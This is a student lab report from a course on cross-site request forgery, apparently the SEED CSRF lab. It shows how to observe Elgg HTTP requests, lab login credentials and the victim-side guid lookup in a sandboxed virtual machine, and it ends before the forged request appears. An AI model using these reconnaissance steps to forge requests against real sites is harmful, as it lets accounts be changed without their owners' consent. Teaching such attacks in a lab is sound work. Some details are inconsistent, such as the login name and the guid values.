



DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING

Session: Jan 2021 – May 2021

**INFORMATION SECURITY
LAB – 7**

NAME : AMRUTHA BS

Lab Tasks

For the lab tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable Elgg site accessible at www.csrflabelgg.com inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.csrflabattacker.com inside the virtual machine.

Task 1: Observing HTTP Request

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose.


Observing HTTP GET Request:

On clicking the activity tab a HTTP GET request is generated


The screenshot shows a Firefox browser window with the title "VM 1 [Running] - Oracle VM VirtualBox". The address bar shows "www.csrflabelgg.com/activity". The main content area displays the "CSRF Lab Site" with the heading "All Site Activity". The sidebar on the left, titled "HTTP Header Live", shows two captured requests:

- GET: HTTP/1.1 200 OK**
Date: Mon, 12 Apr 2021 10:14:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 12 Oct 2021 10:14:13 GMT
Cache-Control: public
Pragma: public
Etag: "1549469429+gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 277
Content-Type: application/javascript; charset=UTF-8
- GET: HTTP/1.1 200 OK**
Date: Mon, 12 Apr 2021 09:54:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 12 Oct 2021 09:54:23 GMT
Pragma: public
Cache-Control: public
Etag: "1549469429+gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=UTF-8

The sidebar also includes buttons for "Clear", "Options", "File Save", and "Record".




We can see the GET Request in the web developer tool:




Observing HTTP POST Request:

Since form will send a HTTP POST Request, we try to login as Boby:
Below screenshot shows the HTTP Live Header for the same

Here in the additional section we can see the username, password and the elgg token



Observing from the web developers tools:



Here in the params tab, we can find the username, password, elgg token and timestamp

The screenshot shows the Mozilla Firefox Developer Tools Network tab. A POST request to 'login' is selected. In the Params section, the following parameters are visible:

- _elgg_token: GJSZFcopSyEnJ8vTzgF7A
- _elgg_ts: 1618382503
- password: seedalice
- username: alice

Hence, we notice that the parameters in the GET request are included in the URL whereas in POST request it will be included in the request body.


Task 2: CSRF Attack using GET Request:

In order to create a request that will add boby as a friend in Alice's account, we (Boby) need to find the way 'add friend' request works. So, we assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Boby as Charlie's friend and see the request parameters that are used to add a friend. After logging into Charlie's account, we search for Boby and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see:


To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation.

1. To add Boby to Alice's friend list, we should observe the HTTP request on Add Friend button click. We use HTTP header live to view the HTTP traffic sent from the browser to the Elgg server


HTTP Header Live:




Here we can see that guid value is 43



We can observe the parameters from the web developer's section.
43 is the guid value of friend





2. In the friend request which Boby sent to Alice to his friends list the parameters friend=Alice. Now to launch CSRF attack to add Boby to Alice friend list , we need to know Boby's Guid. We can get to know Boby's Guid by observing the web page source. In the Elgg web page source there is
Here we can see that guid value for Boby is 43

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Bob : CSRF Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

@ Bob : CSRF Lab Site X +

www.csrflabelgg.com/profile/boby 120% ... Search

Most Visited SEED Labs Sites for Labs

Activity Blogs Bookmarks Files Groups More »

Bob

Add widgets

Friends

No friends yet.

Edit profile

Inspector Console Debugger Performance Memory Network Storage

Search HTML

Rules Computed Layout Animations Fonts

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<body>
<div class="elgg-page elgg-page-default" onclick="return true">
<div class="elgg-page-topbar"></div>
<div class="elgg-page-header"></div>
<div class="elgg-page-body"></div>
<div class="elgg-inner">
<div class="elgg-layout elgg-layout-one-column clearfix">
<div class="elgg-layout-widgets" data-page-owner-guid="A1">
<div class="elgg-widget-add-control"></div>
<div class="profile elgg-col-2of2 min"></div>
<div id="elgg-widget-col_1" class="elgg-col-1of3 elgg-widgets ui-sortable" style="min-height: 56px;"></div>
<div id="elgg-widget-col_2" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
<div id="elgg-widget-col_3" class="elgg-col-1of3 elgg-widgets ui-sortable"></div>
<div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
</div>
</div>
</div>
</div>
```

Inherited from div

.elgg-body .elgg-col-1of3 { word-wrap: break-word; }

Inherited from body

12:38 14-04-2021 Right Ctrl

3. We can observe the friends list of Alice

Before Alice clicks on the malicious link sent by Bob she has no friends in her friends list

VM 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Friends Activity : CSRF Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

@ Friends Activity : CSRF Lab Site X +

www.csrflabelgg.com/activity/friends/alice 133% ... Search

Most Visited SEED Labs Sites for Labs

Activity Blogs Bookmarks Files Groups More »

Friends Activity

All Mine Friends

Filter Show All

No activity

Powered by Elgg



Search

Alice

Blogs
Bookmarks
Files
Pages
Wire posts

